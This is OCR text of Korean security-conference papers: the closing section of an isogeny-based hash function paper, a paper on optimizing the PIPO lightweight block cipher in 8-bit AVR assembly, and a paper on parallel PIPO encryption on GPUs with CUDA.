하지만 아이소제니 기반 해시 함수가 충돌 저항성을 만족하지 못한다는 기존의 한계를 해소하여, PKE/KEM 및 전자서명 알고리즘에 다소 치우쳐져 있는 아이소제니 기반 암호 설계에 대한 연구가 더욱 다양한 방향으로 진행되도록 할 수 있다는 점에서 주목할만한 결과라고 볼 수 있다.

V. 결론

본 논문에서는 아이소제니를 기반으로 하여 증명 가능한 안전성을 가지는 암호학적 해시 함수를 설계하였다. 충돌쌍을 발견할 수 있었던 기존의 CGL 해시 함수의 기본 아이디어를 토대로 아이소제니 그래프의 일부만을 활용하여 충돌 저항성을 가지는 새로운 해시 함수를 생성할 수 있었다.

비록 수행 속도의 측면에서 뛰어난 성능을 보이지는 못하였지만, 후 양자 시대에도 안전성을 증명할 수 있는 새로운 해시 함수를 제시할 수 있었다는 점에서 의의가 있다.

향후에는 다른 형태의 타원곡선을 사용하거나 소수 p의 특성을 활용한 효율적인 유한체 연산 및 모든 과정의 C언어 구현 등의 추가적인 연구를 수행할 예정이다.

[참고문헌]

[1] Couveignes, Jean Marc. "Hard Homogeneous Spaces." IACR Cryptol. ePrint Arch. 2006 (2006): 291.

[2] Rostovtsev, Alexander, and Anton Stolbunov. "Public-Key Cryptosystem Based on Isogenies." IACR Cryptol. ePrint Arch. 2006 (2006): 145.

[3] Charles, Denis X., Kristin E. Lauter, and Eyal Z. Goren. "Cryptographic hash functions from expander graphs." Journal of CRYPTOLOGY 22.1 (2009): 93-113.

[4] De Feo, Luca, David Jao, and Jérôme Plût. "Towards quantum-resistant cryptosystems from supersingular elliptic curve isogenies." Journal of Mathematical Cryptology 8.3 (2014): 209-247.

[5] Eisenträger, Kirsten, et al. "Supersingular isogeny graphs and endomorphism rings: reductions and solutions." Annual International Conference on the Theory and Applications of Cryptographic Techniques. Springer, Cham, 2018.

[6] Panny, Lorenz. "Isogeny-based hashing despite known endomorphisms." IACR Cryptol. ePrint Arch. 2019 (2019): 927.

[7] Lontouo, Perez B. Fouazou, and Emmanuel Fouotsa. "Analogue of Vélu's formulas for computing isogenies over Hessian model of elliptic curves." cit. on (2019): 4.

8-bit AVR 환경에서 PIPO 최적 구현

김영범, 서석충*

*국민대학교 금융정보보안학과

Efficient Implementation of PIPO block cipher on 8-bit AVR Environment

YoungBeom Kim, Seog Chung Seo*

*Department of Financial Information Security, Kookmin University

요 약

ICISC'20에서 사물인터넷 환경을 위한 블록 암호 PIPO (Plug-In and Plug-Out)가 제안되었다. PIPO는 다른 기존 경량암호와 비교하여 IoT 환경에서 SW 및 HW 적으로 구현하기에 적합한 구조를 가지며, 또한, 부채널 대응기법을 적용하기에 용이하다. 본 논문에서는 AVR 환경에서의 블록 암호 PIPO의 최적 구현을 제안한다. 키 스케줄 연산이 간편한 PIPO의 특징을 이용하고, 라운드 키를 암호화 라운드 진행 시 범용레지스터에 유지하여 성능을 향상한다. 제안 구현은 동일 환경에서 어셈블리 언어로 구현된 Reference 구현의 결과보다 13.2%의 성능 향상을 달성한다.

I. 서 론

사물인터넷(IoT : Internet of Things) 환경이 대두함에 따라, IoT 환경에서 네트워크 통신 시 암호화 과정에서 발생하는 부가 비용을 절감하는 것은 중요하다. 안전한 통신을 위해 제한된 환경을 가진 장비들은 S/W 구현, H/W구현, 부채널 공격 대응기법을 만족해야 한다.

ICISC'20에서 제안된 블록암호 PIPO (Plug-In and Plug-Out)는 IoT 환경에서 요구되는 모두 고려사항을 동시에 충족한다[1]. 비트 슬라이스 기법을 사용되어 안전성을 높였으며, 적은 라운드 수로 타 경량암호에 비해 높은 성능을 보여준다. 이에 따라, 현재 블록암호 PIPO에 대해 최적화 및 부채널 분석기반의 다양한 연구가 진행되고 있다.

본 논문에서는 AVR 환경에서 블록암호 PIPO에 대한 최적 구현기법을 제안한다. 효율적인 레지스터 스케줄링 및 S-Layer, R-Layer 대한 코드를 제안한다. 제안한 기법은 24 bytes의 SRAM을 사용하며 암호화 과정에서 키 스케줄을 수행한다. 제안구현을 통해 PIPO-64/128 암호화 과정은 174 CPB (Clockcycle Per Byte)을 달성한다. 아울러, 제안 기법에 대한 오픈 소스코드를 제공한다† .


II. 배경 지식

2.1. PIPO block cipher

ICISC'20에서 임베디드 환경에서 보안통신을 위한 PIPO 경량암호가 제안되었다. 임베디드 환경에서는 리소스가 제한되어있어, 효율적인 보안통신을 위해서는 S/W 구현, H/W 구현에 친화

* 이 논문은 2021년도 과학기술정보통신부의 재원으로 정보통신기획평가원의 지원(No.2021-0-00540,GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발, 50%)과 2021년도 정부의 재원으로 한국연구재단의 지원(No.2019R1F1A1058494, 50%)을 받아 수행된 연구임

† https://github.com/Youngbeom94/Assembly_AVR




[그림 1] PIPO 동작과정

적이어야 하며, 부채널 분석에 대한 대응 구현을 모두 만족하게 해야 한다. 그러나, 대부분의 기존 경량암호들은 하나의 요구사항을 만족하거나 최대 두 개까지의 요구사항을 만족한다. 예를 들어 경량암호 PICCOLO[2], MIDORI[3] 은 H/W에 친화적이며, RoadRunneR[4], Zorro[5]는 S/W 구현에 친화적이다. GIFT[6], SPECK[7], SIMON[6]은 H/W, S/W 구현에 둘 다에 친화적이다. 따라서, IoT 환경에서 보안통신을 위한 요구사항을 동시에 만족하는 암호를 설계하는 것은 어렵다.

그러나, 블록암호 PIPO은 IoT 환경에서 보안통신을 위해 요구하는 S/W 구현, H/W 구현, 부채널 대응 구현을 모두 만족한다는 점에서 기존 경량암호보다 우수성을 보인다. 부채널 대응 관점에서, 88개 (AND, OR) 비선형 연산만으로 구성되어있으며, 짧은 라운드 수로 안전성을 제공한다. 이를 통해 high-order 마스킹 구현이 다른 경량암호에 비해 효율적으로 구현될 수 있다. H/W구현, S/W구현에서의 경량암호 PIPO은 SIMON[8], PRESENT[9], SKINNY[10]와 같은 64-bit 경량암호보다 뛰어난 성능을 보여준다.

블록암호 PIPO는 비트 슬라이스 구현에 최적화되어있어, 제한된 환경에서는 효율적으로 구현될 수 있다. PIPO의 파라미터는 64-bit 평문과 128-bit, 256-bit 키를 지원하며, 각각의 라운드 수는 13, 17라운드만으로 안전성을 제공한다. [그림 1]은 PIPO 경량암호의 동작 과정을 보여준다. PIPO 경량암호의 라운드 함수는 S-Layer, R-Layer, Addroundkey로 구성되어있다. S-Layer, R-Layer는 [그림 2]와 같다. S-Layer는 비선형 연산인 S-Box로 구성되어있으며, S-Box는 unbalanced-Bridge 구조로 효율적인 비트 슬라이스 구현을 제공한다. R-Layer는 S/W, H/W 구현에 친화적인 바이트 단위의 순환 시프트 연산만을 수행한다. Addroundkey는 라운드 키와의 XOR 연산으로 구성되어있다. 위의 과정을 라운드 수 만큼 반복하면 PIPO 경량암호의 암호화가 완료된다.



[그림 2] PIPO의 S, R-Layer

2.2. AVR environment

8-bit AVR 환경은 메모리와 I / P를 마이크로프로세서에 추가하여 단일 집적 회로로 만든 임베디드 장치이다. AVR 프로세서에는 32개의 8-bit 범용레지스터가 있으며, 이는 기본 작업 및 비트 작업과 같은 다양한 용도에서 사용된다. 특히, R26-R31 레지스터를 결합하여 3개의 16-bit 레지스터 즉, X, Y 및 Z 레지스터로 사용할 수 있다. 이러한 레지스터 (X, Y 및 Z)는 데이터 메모리에 대한 16-bit 주소를 간접적으로 지정하기 위한 포인터로 사용된다. 본 논문에서는 ICISC'20의 PIPO 논문의 타겟장치와 같은 ATmega128을 사용한다. [표 1]은 본 논문에서

사용하는 AVR 명령어에 대한 설명이다.

Asm	Operand	Operation	Clock
MOV	Rd, RC	Rd=Rc	1
AND	Rd, RC	Rd=Rd & Rc	1
EOR	Rd, RC	Rd=Rd ^ Rc	1
OR	Rd, RC	Rd=Rd | Rc	1
INC	RC	Rc=Rc + 1	1

[표 1] AVR 명령어

III. 제안구현 방안

3.1. 레지스터 스케줄링

블록암호 PIPO의 내부상태가 64-bit이기 때문에, 레지스터의 크기가 8-bit인 AVR 환경에서 8개의 레지스터로 평문을 다룰 수 있다. 128-bit 비밀 키는 16개의 레지스터에 유지할 수 있다. 키 스케줄 연산은 암호화 과정 전에 계산할 수 있지만, 암호화 및 키 스케줄 과정에 필요한 레지스터를 8개 이하로 줄일 수 있다면 비밀 키를 레지스터에 유지하고 업데이트하는 것을 통해 메모리 접근을 최대한 줄일 수 있다.

Register	Usage
R0-R7	평문(P0-P7)
R8-R23	라운드 키(RK0-RK15)
R24	라운드 수(CNT)
R25	Round Constant(RC)
R26-R29	Temp(T0-T3)
R30-R31	평문의 주소(Z)

[표 2] 제안 레지스터 스케줄링

[표 2]은 제안구현 기법에 대한 레지스터 스케줄링을 보여준다. R0-R7을 통해 64-bit 평문을 업데이트하고, 최종적으로는 암호문을 출력한다. R8-R23을 통해 비밀 키를 레지스터에 유지하며, 각 암호화 라운드마다 R8-R15, R15- R23의 라운드 키가 번갈아 가며 사용된다.

3.2. S-Layer

[그림 3]은 S-Layer의 S_5^1 부분에 대한 제안 매크로 코드이다. X0-X7은 평문 R0-R7을 입력으로 받고, TM0-TM3은 임시레지스터 R26-R29를 입력으로 받는다. AVR 명령어는 Operand가 2개이기 때문에, 비트 슬라이스 연산 과정상 임시레지스터가 필요하다. 임시레지스터는 3개를 사용하여, S_5^1, S_5^2, S_3 에서 각각 하나씩 사용한다.

```
.macro S_LAYER X0, X1, X2, X3, X4, X5, X6, X7,
               TM0, TM1, TM2, TM3
  // S5_1
  MOV   \TM0, \X6  // TM0 = X[6]
  AND   \TM0, \X7  // TM0 = (X[7] & X[6])
  EOR   \X5,  \TM0 // X[5] = (X[7] & X[6])

  MOV   \TM0, \X3  // TM0 = X[3]
  AND   \TM0, \X5  // TM0 = (X[3] & X[5])
  EOR   \X4,  \TM0 // X[5] = (X[7] & X[6])

  EOR   \X7,  \X4  // X[7] ^= X[4]
  EOR   \X6,  \X3  // X[6] ^= X[3]

  MOV   \TM0, \X4  // TM0 = X[4]
  OR    \TM0, \X5  // TM0 = (X[4] | X[5])
  EOR   \X3,  \TM0 // X[3] ^= (X[4] | X[5])

  EOR   \X5,  \X7  // X[5] = X[7]

  MOV   \TM0, \X6  // TM0 = X[6]
  AND   \TM0, \X5  // TM0 = (X[6] & X[5])
  EOR   \X4,  \TM0 // X[4] ^= (X[6] & X[5])
```

[그림 3] S-Layer의 S_5^1 제안 코드

3.3. R-Layer

R-Layer에 대한 구현은 PIPO 제안 논문의 방법과 같게 구현한다. 이에 따라, 시프트 구현에서 효율적인 방안으로 명령어들을 조합한다.

3.4. Add Round Key

```
.macro KEYADD X0, X1, X2, X3, X4, X5, X6, X7,
              K0, K1, K2, K3, K4, K5, K6, K7, RCON
  EOR   \X0,  \RCON // P[0] ^ RCon
  EOR   \X0,  \K0   // P[0] ^ RK[0]
  EOR   \X1,  \K1   // P[1] ^ RK[1]
  EOR   \X2,  \K2   // P[2] ^ RK[2]
  EOR   \X3,  \K3   // P[3] ^ RK[3]
  EOR   \X4,  \K4   // P[4] ^ RK[4]
  EOR   \X5,  \K5   // P[5] ^ RK[5]
  EOR   \X6,  \K6   // P[6] ^ RK[6]
  EOR   \X7,  \K7   // P[7] ^ RK[7]
  INC   \RCON
.endm
```

[그림 4] Add Round Key 제안 코드

[그림 4]는 Add Round Key 연산에 대한 제안 코드이다. PIPO의 키 스케줄링 연산은 128-bit 키 $K = K_1 \| K_0$, (K_i = 64-bit) 에 대하여, 다음과 같이 시프트 연산을 수행한다.

$$RK_i = K_{i \bmod 2} (i = 0 \sim 13)$$

이에 따라, 매크로를 이용하여 R8-R23에 유지

되어있는 R8-R15, R15- R23를 번갈아 K0-K7의 입력으로 설정한다.

IV. 평가

제안 코드에 대한 평가 환경은 블록암호 PIPO의 제안 논문의 개발환경과 같게 진행하였다. 컴파일러는 avr-gcc version 5.4.0. (-O3)를 사용했다.

Blockcipher	SRAM (bytes)	CPB
This work (PIPO-64/128)	**24**	**174**
PIPO-64/128 [1]	31	197
SIMON-64/128[10]	24	253
RoadRunneR-64/128[11]	24	477
RECTANGLE-64/128[12]	204	403
PRIDE-64/128[12]	47	769
SKINNY-64/128[12]	187	877
PRESENT-64/128[13]	280	1349
CRAFT-64/128[14]	243	1504

[표 3] 제안 코드에 대한 성능 평가

제안 코드는 레지스터를 최대로 활용하여 라운드 키와 평문을 레지스터에 유지함을 통해 메모리 접근을 최소화하였다. 이에 따라, 타 경량암호들과 비교하여 최고 성능인 174 CPB를 달성했다. Reference의 PIPO 구현보다 13.2%의 성능 향상을 보인다. 아울러 24 bytes의 SRAM을 사용하기 때문에 AVR 환경에서도 32 bytes 램을 가지는 가장 제한된 장치들 (ATiny4, 5, 9 등)에 실제로 적용할 수 있다.

V. 결론

본 논문에서는 ICISC'20에서 제안된 블록암호 PIPO에 대해 AVR 환경에서 최적 구현 코드를 제안했다. 제안 코드는 효율적인 레지스터 스케줄링을 통해 메모리 접근을 최소로 줄여, 기존 Reference 구현보다 13.2%의 성능 향상을 달성했다. 향후 계획으로는 제안 기법을 ARM, RISC-V 등에 적용할 예정이다.

[참고문헌]

[1] Kim H. et al. (2021) PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations. In: Hong D. (eds) Information Security and Cryptology - ICISC 2020. ICISC 2020. Lecture Notes in Computer Science, vol 12593. Springer, Cham.

[2] K. Shibutani, T. Isobe, H. Hiwatari, A. Mitsuda, T. Akishita, and T. Shirai, "Piccolo: An ultra-lightweight blockcipher", pp. 342 - 357, CHES, 2011

[3] S. Banik, A. Bogdanov, T. Isobe, K. Shibutani, H. Hiwatari, T. Akishita, and F. Regazzoni, "Midori: A block cipher for low energy", pp. 411 - 436, ASIACRYPT, 2015

[4] A. Baysal and S. Sahin, "Roadrunner: A small and fast bitslice block cipher for low cost 8-bit processors," in Lightweight Cryptography for Security and Privacy - 4th International Workshop, pp 58-76, LightSec 2015

[5] B. Gérard, V. Grosso, M. Naya-Plasencia, and F. Standaert, "Block ciphers that are easier to mask: How far can we go?", , pp. 383 - 399, CHES, 2013

[6] S. Banik, S. K. Pandey, T. Peyrin, Y. Sasaki, S. M. Sim, and Y. Todo, "GIFT: A small present - towards reaching the limit of lightweight encryption", pp. 321 - 345, CHES, 2017

[7] R. Beaulieu, D. Shors, J. Smith, S. Treatman-Clark, B. Weeks, and L. Wingers, "The SIMON and SPECK lightweight block ciphers," pp 175:1-175:6, ACM, 2015

[8] A. Bogdanov, L. R. Knudsen, G. Leander, C. Paar, A. Poschmann, M. J. B. Robshaw, Y. Seurin, and C. Vikkelsoe, "PRESENT: an ultra-lightweight block cipher", pp 450-466, CHES, 2007

[9] C. Beierle, J. Jean, S. Kölbl, G. Leander, A. Moradi, T. Peyrin, Y. Sasaki, P. Sasdrich, and S. M. Sim, "The SKINNY family of block ciphers and its low-latency variant MANTIS", pp 123-153, Crypto, 2016

[10] Beaulieu, R., Shors, D., Smith, J., Treatman-Clark, S., Weeks, B., Wingers, L. The SIMON and SPECK block ciphers on AVR 8-bit microcontrollers, LightSec627 2014, LNCS 8898, pp. 3 - 20, Springer, 2014

[11] Baysal, A., Sahin, S., RoadRunneR: A Small And Fast Bitslice Block Cipher For Low Cost 8-bit Processors, LightSec 2015, LNCS 9542, pp. 58 - 76, Springer, 2016

[12] Dinu, D., Biryukov, A., Großsch¨adl, J.,

Khovratovich, D., and Corre, Y. L., Perrin, L., FELICS – fair evaluation of lightweight cryptographic systems, NIST Workshop on Lightweight Cryptography, 2015.

[13] Engels, S., and Kavun, E. B., Paar, C., Yal¸cin, T., Mihajloska, H., A non linear/linear instruction set extension for lightweight ciphers, IEEE 21st Sympo sium on Computer Arithmetic, pp. 67 – 75, 2013.

[14] Beierle, C., Leander, G., Moradi, A., Rasoolzadeh, S., CRAFT: Lightweight Tweak able Block Cipher with Efficient Protection Against DFA Attacks, IACR Trans. Symmetric Cryptol. 2019(1), pp. 5 – 45, 2019.

GPU 상에서의 블록암호 PIPO 병렬 구현

권혁동* 박재훈** 엄시우** 서화정***

*한성대학교 정보컴퓨터공학과(대학원생)
**한성대학교 IT융합공학부(대학원생)
***한성대학교 IT융합공학부(교수)

Parallel implementation of the block cipher PIPO on GPU environment

Hyeok-Dong Kwon* Jae-Hoon Park* Si-Woo Eum* Hwa-Jeong Seo**

*Hansung University Dept. Information Computer Engineering(Graduate student)
**Hansung University Dept. IT Convergence Engineering(Graduate student)
***Hansung University Dept. IT Convergence Engineering(Professor)

요 약

경량 블록암호 PIPO는 ICISC'20에서 발표된 최신 블록암호로, 비트 슬라이스 기법이 내재된 구현 기법으로 효율적인 구조를 가진다. 또한 자체적으로 부채널 공격 내성을 지니도록 설계되어 있어서, 안전하지 않은 환경에서도 보안성을 보장하는 블록암호이다. 본 논문에서는 경량 블록암호 PIPO를 GPU 자원을 사용하여 병렬 구현하는 것을 제안한다. 제안 기법은 Coarse grain과 Fine grain 두 가지 관점을 고려하여 구현한다. Coarse grain은 PIPO 알고리즘을 병렬적으로 가동하는데 집중하고, Fine grain은 PIPO 알고리즘의 내부 구조를 병렬적으로 가동하는데 집중한다. 구현 결과, Coarse grain 관점의 PIPO 64/128 bit-slice 구현물이 1272.7 MB/s 처리율을 달성하였고, 다른 유형의 구현물보다 우수한 성능을 지닌다.

I. 서론

IoT 기기는 경량 환경 상에서 동작하기 때문에 대량의 자원을 요구하는 일반적인 암호 알고리즘을 가동하기 어렵다. 이를 극복하기 위해 자원 소모가 적은 경량 암호가 제안되었다. 경량 암호에는 CHAM[1], SPECK/SIMON[2] 등이 있으며, ICISC'20에서 발표된 PIPO[3]도 이에 속한다. 본 논문에서는 블록암호 PIPO를 GPU 상에서 구현한다. GPU의 특성을 활용하여 병렬 구현하는 것을 목표로 하며, Coarse grain, Fine grain 구현 관점을 적용한다.

이어지는 논문의 구성은 다음과 같다. 2장에서 경량 블록암호 PIPO와 Coarse grain, Fine grain 구현 관점에 대해서 확인한다. 3장에서는 각각의 관점에 따른 구현 기법과 설계를 설명한다. 4장에서는 대상 GPU 상에서의 제안 구현물의 성능 비교를 진행한다. 마지막으로 5장에서 본 논문의 결론을 짓는다.

II. 배경

2.1 경량 블록암호 PIPO

경량 블록암호 PIPO는 ICISC'20에서 발표된 최신의 경량 블록암호이다. PIPO는 SPN(Subsitution-Permutation Network)를 적용하였고, 내부적으로 Unbalanced-bridge Feistel 구조를 사용한다. PIPO는 두 가지 규격을 제공하며, 각각의 매개변수는 표 1에서 확인할 수 있다.

Table. 1. Specification of PIPO.

Algorithm	Block size	Key size	Number of Rounds
64/128	64-bit	128-bit	13
64/256		256-bit	17

PIPO의 하나의 라운드에서는 비선형 치환 연산을 사용하는 S-layer, 선형 회전 연산을 사용하는 R-layer, 그리고 라운드 키를 포함시키는

AddRoundKey로 구성된다. S-layer는 두 가지 종류로 구현된다. 하나는 look-up table을 사용하는 TLU 구현물과 효율적인 연산을 제공하는 bit-slice 구현물이 존재한다. R-layer는 rotate 연산을 사용한다.

라운드 키는 마스터 키 길이에 따라서 표 2의 알고리즘과 같이 생성되며, 암호화 중 13라운드, 17라운드에 걸쳐 사용된다. 전체적인 PIPO의 흐름은 그림 1에서 확인할 수 있다.

Table. 2. Pseudocode of PIPO key scheduling.

Input: MasterKey $\mathbf{K^{128}}$ **or** $\mathbf{K^{256}}$
Output: RoundKey $\mathbf{RK_i}$ (i =0 to 13 or 17)

```
If K^128
  For i = 0 to 13
    K = K1||K0
    RKi = Ki mod 2
Else if K^256
  For i = 0 to 17
  K = K3||K2||K1||K0
  RKi = Ki mod 4
Return RK
```




Fig. 1. Overall structure of PIPO.

2.2 병렬 구현 관점[4]

병렬 구현은 크게 Coarse grain과 Fine grain 두 가지의 관점으로 분류할 수 있다. Coarse grain은 알고리즘 자체의 가동을 중점에 둔다. 즉, 한 번의 커널 가동으로 다수의 알고리즘을 가동하여 동시에 출력을 발생하는데 집중한다. 반면 Fine grain은 알고리즘 내부의 작업을 병렬화 하는데 중점을 둔다.

따라서 Coarse grain으로는 대량의 출력을 발생시키는데 용이하지만, Fine grain은 내부 동작의 특정 지점을 개선하는데 유용하다.

III. 제안 기법

본 논문에서는 경량 블록암호 PIPO를 GPU 자원을 사용하여 높은 처리율을 달성하는데 목표를 둔다. 구현에는 2장에서 서술한 Coarse grain과 Fine grain 두 가지 관점 별로 구현을 진행한다.

3.1 Coarse grain 관점

Coarse grain 관점에서 병렬화를 구현하기 위해서는 커널을 가동할 때, 각 블록 별로 각기 다른 평문을 할당하는 것으로 이루어진다. CUDA에서는 블록 관리를 손쉽게 할 수 있도록 blockIdx 변수를 제공한다. 따라서 해당 변수를 사용하는 것으로 블록마다 손쉽게 평문을 할당하는 것이 가능하다.

하지만 blockIdx 변수로만 평문을 할당할 경우, 정상적인 할당이 진행되지 않는다. PIPO는 64-bit 평문을 사용하며, 각 평문은 32-bit씩 두 개로 구성되어 있다. 따라서 blockIdx 변수를 따라서 할당할 경우, 그림 2와 같이 잘못된 할당이 이루어진다.




Fig. 2. Incorrect assignment.

정상적인 할당을 위해서는 blockIdx 변수 값뿐만 아니라 블록이 가진 스레드의 수와 스레드의 번호까지 고려해야 한다. 블록이 가진 스레드의 수는 blockDim 변수를 통해서 확인할 수 있으며, 스레드 자체의 번호는 threadIdx 변수를 통해 확인할 수 있다. 블록이 가진 스레드 하나에 평문 하나를 할당하게 되므로, 하나의 블록은 스레드의 수만큼의 평문을 암호화할 수 있다. 이때

평문은 32-bit의 두 블록으로 구성되기 때문에, 각 스레드에 할당 시 평문 인덱스를 2씩 건너 뛰며 할당하게 된다.

3.2 Fine grain 관점

Fine grain은 내부의 작업을 병렬화하는데 중점을 둔다. PIPO 내부에서 손쉽게 Fine grain을 적용 가능한 부분은 AddRoundKey와 TLU의 S-layer 부분에서 적용이 용이하다.

라운드 키는 한 라운드 마다 64-bit씩 호출된다. 따라서 8개의 스레드에 나누어서 AddRoundKey 연산을 진행할 수 있다. 이때, threadIdx 변수를 사용하여 접근이 가능하지만, 라운드 키의 최대 인덱스를 벗어나지 않도록 구현한다. AddRoundKey는 표 3의 알고리즘에 따라 구현이 가능하다.

Table. 3. Pseudocode of AddRoundKey

```
Input: PT, RK, threadIdx, round
Output: XORed PT
1  If 1st Round
2    PT[threadIdx] ^= RK[threadIdx % 8]
3  Else
4    i = threadIdx % 8 + round * 8
     PT[threadIdx] ^= RK[i]
5  Return PT
```

마찬가지로 TLU의 S-Box 부분에도 동일하게 구현이 가능하다.

3.3 Shared memory 활용

CUDA의 메모리 종류에는 shared memory가 존재한다. Shared memory는 블록마다 보유하고 있는 특별한 메모리 공간으로, 블록이 보유한 모든 스레드는 블록이 가진 shared memory에 접근이 가능하다.

GPU의 자원을 사용하여 연산을 할 때는, 우선 host의 메모리에서 값을 복사한 후 GPU의 메모리상에 기록해야 한다. 해당 값들은 global memory에 위치하기 때문에, 모든 블록의 모든 스레드들이 접근할 수 있다. 하지만 접근 속도가 느리다는 단점이 존재한다. 따라서 해당 값을 블록의 shared memory에 복사하면 최초에 복사하는 시간은 발생하지만, 각 스레드가 shared memory에 접근하는 속도가 매우 빠르기 때문에 shared memory 접근이 반복될수록 동작 속도 면에서 이득이 발생한다.

라운드 키 값은 shared memory를 활용하기 유용한 부분이다. 표 4의 알고리즘과 같이 라운드 키 값을 shared memory에 복사할 수 있다.

Table. 4. Pseudocode of copy to shared memory

```
Input: RK, threadIdx
Output: shared RK
1  i = threadIdx
2  If i < RK size
3    shared RK[i] = RK[i]
4  sync thread task
5  Return shared RK
```

Shared memory에 복사를 빠르게 하기 위해서 일부 스레드를 활용하게 된다. 이 과정에서 작업을 하지 않는 스레드 또는 키 복사를 먼저 끝낸 스레드가 암호화를 진행할 수 있다. 이 경우, 정상적인 암호화가 되지 않는다. 따라서 라운드 키가 모두 복사될 때까지 잠시 모든 스레드의 작업을 일시 정지시킨다. 특정 지점에서 스레드의 작업을 중단시킨 다음, 라운드 키 복사가 완료되어 모든 스레드가 해당 지점에서 작업을 대기한다면 다시 모든 스레드의 작업을 진행시킨다.

TLU의 S-Box도 동일한 과정을 통해서 S-Box를 shared memory 상에 올릴 수 있다. 단, S-Box의 크기는 라운드 키보다 큰 256-byte이므로 스레드를 사용하여 복사를 할 때는 스레드의 수가 256개 이상일 때 가장 빠르게 복사가 가능하다. 스레드가 256개 미만일 경우에는 복사 시간이 조금 더 발생한다.

IV. 성능평가

제안하는 구현물은 CUDA 11.1을 활용하였고 Visual studio 프레임워크를 사용하여 작성되었으

며 성능 측정에 RTX 3070 그래픽카드를 사용한다. 성능 지표는 단위 시간당 처리량을 뜻하는 throughput을 사용하며 단위는 MB/s이다. 그림 3은 입력 값의 크기가 256MB일 때 구현물들의 처리량을 나타낸 그래프이다.




Fig. 3. Throughtput result graph.

전체적으로 Coarse grain 구현물이 Fine grain에 비해 더 높은 성능을 기록하며, 그 중에서 bit-slice 기법이 TLU보다 성능이 우수하다. Fine grain 구현물은 8개의 스레드가 하나의 평문을 연산하는 과정에서, 모든 스레드를 완전히 활용하지 못하는 부분이 존재하기 때문에 연산 성능이 크게 저하된다. Coarse grain은 스레드 하나가 평문 하나를 담당하기 때문에 단위 시간당 더 많은 평문을 처리할 수 있다.

다만, Fine grain 구현물은 bit-slice 기법보다 TLU 기법의 성능이 우수한 것을 알 수 있다. 이는 S-layer 통과 시, bit-slice 기법은 스레드의 활용 면에서 손해를 보는 반면, TLU 기법은 shared memory를 통해 S-box 값에 빠르게 접근하기 때문에 상대적으로 좋은 성능을 지니고, Coarse grain 관점의 TLU 구현물 보다도 다소 좋은 성능을 보인다.

V. 결론

본 논문에서는 경량 블록암호 PIPO를 GPU 상에서 대량의 평문을 처리하는 구현을 소개했으며, Coarse grain 관점의 bit-slice가 가장 뛰어난 성능을 지님을 보였다. 하지만 Fine grain 관점에서 bit-slice는 성능 저하가 컸다. TLU 기법은 관점과 무관하게 성능 편차가 크게 발생하지 않았다. 향후 과제로 Fine grain의 성능 개선에 관한 연구 및 PTX를 활용한 추가 성능 향상을 제시한다.

VI. Acknowledgement

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-00540, GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발)

[참고문헌]

[1] D.Y.Roh, B.W.Koo, Y.H.Jung, I.W.Jeong, D.G.Lee, D.S.Kwon, and W.H.Kim, “Revised Version of Block Cipher CHAM,” 22nd *International Conference on Information Security and Cryptology(ICISC)*, Seoul, Korea, pp 8-25, 2019.

[2] R.Beaulieu, S.Treatman-Clark, D.Shors, B.Weeks, J.Smith, and L.Wingers, “The SIMON and SPECK lightweight block ciphers,” *52nd ACM/EDAC/IEEE Design Automation Conference(DAC)*, San Francisco, California, pp 1-6, 2015.

[3] H.G.Kim, Y.J.Jeon, G.Y.Kim, J.S.Kim, B.Y.Sim, D.G.Han, H.J.Seo, S.G.Kim, S.H.Hong, J.C.Sung, and D.J.Hong, “PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations,” 23rd *International Conference on Information Security and Cryptology(ICISC)*, Seoul, Korea, pp 99-122, 2020.

[4] Y.Tan, and K.Ding, “A Survey on GPU-Based Implementation of Swarm Intelligence Algorithms,” *IEEE Transactions on Cybernetics*, Vol. 46, No. 9, pp. 1-14, Nov, 2015.

